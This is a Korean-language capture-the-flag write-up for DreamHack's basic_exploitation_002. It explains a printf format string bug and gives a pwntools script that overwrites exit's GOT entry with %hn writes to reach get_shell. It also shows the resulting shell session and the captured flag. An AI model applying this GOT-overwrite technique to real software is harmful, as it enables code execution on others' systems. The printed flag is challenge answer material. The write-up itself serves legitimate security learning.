


[DreamHack] basic_exploitation_002

```
int main(int argc, char *argv[]) {  
    char buf[0x80];  
    initialize();  
    read(0, buf, 0x80);  
    printf(buf);  
    exit(0);  
}
```

이 문제는 read함수로 buf에 값을 입력한 뒤 입력값에 대한 검증 없이 그냥 출력한다.

이렇게 되면 사용자가 임의로 포맷스트링을 넣으면서 포맷스트링 버그 취약점을 발생시킬 수 있다. 즉 FSB 문제다.

일단 AAAA %x %x %x %x를 입력해 AAAA 출력되는 위치를 찾고 exit의 got값에 get_shell함수의 주소를 덮어씌워서 공략하면 될 것 같다.



```
; Attributes: noreturn thunk  
; void exit(int status)  
_exit proc near  
    status= dword ptr 4  
    jmp     ds:off_804A024  
_exit endp
```

```

; Attributes: bp-based frame

public get_shell
get_shell proc near
; __unwind {
push     ebp
mov      ebp, esp
push     offset command ; "/bin/sh"
call     _system
add      esp, 4
nop
leave
retn
; } // starts at 8048609
get_shell endp

```

일단 exit 함수의 got는 0x804A024 get_shell 함수의 주소는 8048609이다.

AAAA %x %x %x %x %x를 입력해보면 첫번째 %x에서 바로 AAAA의 값이 나오는 것을 확인할 수 있다.

여기에 %n을 넣어서 공략하면 된다.

일단 일반적으로 (exit_got) + %(8048609의 10진수)c%n을 하기엔 8048609의 값이 너무 커서 쪼개서 입력해야 할 것 같다.

0x804와 0x8609로 나눠서 보면 각각 2052, 34313가 된다.

주소값을 쪼개서 넣어주기 때문에 2바이트씩 들어가게 된다.

즉 exit_got에 2바이트 exit_got+2에 2바이트가 들어가는 것이다.

이에 맞게 입력값을 설정해주면

(exit_got+2)+(exit_got)+(0x804-0x8)+(0x8609-(0x804-0x8))이 된다.

세번째에서 8을 빼주는 이유는 got 주소 입력에 8바이트를 썼기 때문이고 마찬가지로 이 유로 4번째에서 세번째에 사용된 바이트만큼 빼준다.

이에 맞게 익스플로잇 코드를 파이썬으로 짜면

```

from pwn import *

r = remote("host1.dreamhack.games", 21638)

exit_got = 0x804A024
get_shell = 0x8048609

payload = p32(exit_got+2)
payload += p32(exit_got)
payload += b"%2044c%1$hn" #0x804-0x8
payload += b"%32261c%2$hn" #0x8609-(0x804-0x8)

r.sendline(payload)
r.interactive()

```

이와 같이 되며 실행시켜주면 flag를 얻을 수 있다.

```

$
$ ls
basic_exploitation_002
flag
$ cat flag
DH{59c4a03eff1e4c10c87ff123fb93d56c}[*] Got EOF while reading in interactive
$

```